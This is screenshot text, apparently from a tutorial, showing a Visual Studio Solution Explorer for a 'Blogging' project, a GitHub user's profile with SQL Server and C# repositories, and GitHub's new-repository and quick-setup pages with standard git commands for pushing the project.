
Solution Explorer Solution 'Blogging' (1 project) Blogging Properties References

Solution Explorer Team Explorer Notifications

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready





hfleitas (Hiram Fleitas) X

IT WON'T FAIL BECAUSE OF ME Hiram

GitHub, Inc. [US] | https://github.com/hfleitas

Search GitHub Pull requests Issues Marketplace Explore

Hiram Fleitas hfleitas

Popular repositories

- Pixies**  
Hiram's Public repo: Pass Summit 2017 - Summary Presentation (Security)  
C# ★ 1
- GoogleMapJSON**  
Reverse Geo-Code lat-lon to formatted address and county.  
C# ★ 1
- Columnstore2017**  
Pass Summit 2017 - Summary Presentation  
PLSQL
- AutomaticTuning2017**  
Pass Summit 2017 Summary Presentation - SQL Server 2017 Automatic Tuning  
PLpgsql
- Encryption**  
Automation for AlwaysOn Replicas
- EFGetStarted.AspNetCore.ExistingDb**  
Web App sample for Pixies unencrypted / force encryption demo.  
C#

86 contributions in the last year Contribution settings ▾

Contribution activity Jump to 2018

February 2018

New repository Import repository New gist New organization Customize your primary repositories

Less More

IT WON'T FAIL BECAUSE OF ME Hiram

## Create a new repository

A repository contains all the files for your project, including the revision history.

---

Owner  / Repository name  

Great repository names are short and memorable. Need inspiration? How about [friendly-eureka](#).

Description (optional)

---

 **Public**  
Anyone can see this repository. You choose who can commit.

 **Private**  
You choose who can see and commit to this repository.

---

**Initialize this repository with a README**  
This will let you immediately clone the repository to your computer. Skip this step if you're importing an existing repository.



---

---

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hfleitas/Blogging

GitHub, Inc. [US] | https://github.com/hfleitas/Blogging

This repository Search Pull requests Issues Marketplace Explore

hfleitas / Blogging

Code Issues 0 Pull requests 0 Projects 0 Wiki Insights Settings

Unwatch 1 Star 0 Fork 0

Quick setup — if you've done this kind of thing before

Set up in Desktop or HTTPS SSH https://github.com/hfleitas/Blogging.git

We recommend every repository include a [README](#), [LICENSE](#), and [.gitignore](#).

Copy to clipboard

...or create a new repository on the command line

```
echo "# Blogging" >> README.md  
git init  
git add README.md  
git commit -m "first commit"  
git remote add origin https://github.com/hfleitas/Blogging.git  
git push -u origin master
```

...or push an existing repository from the command line


```
git remote add origin https://github.com/hfleitas/Blogging.git  
git push -u origin master
```

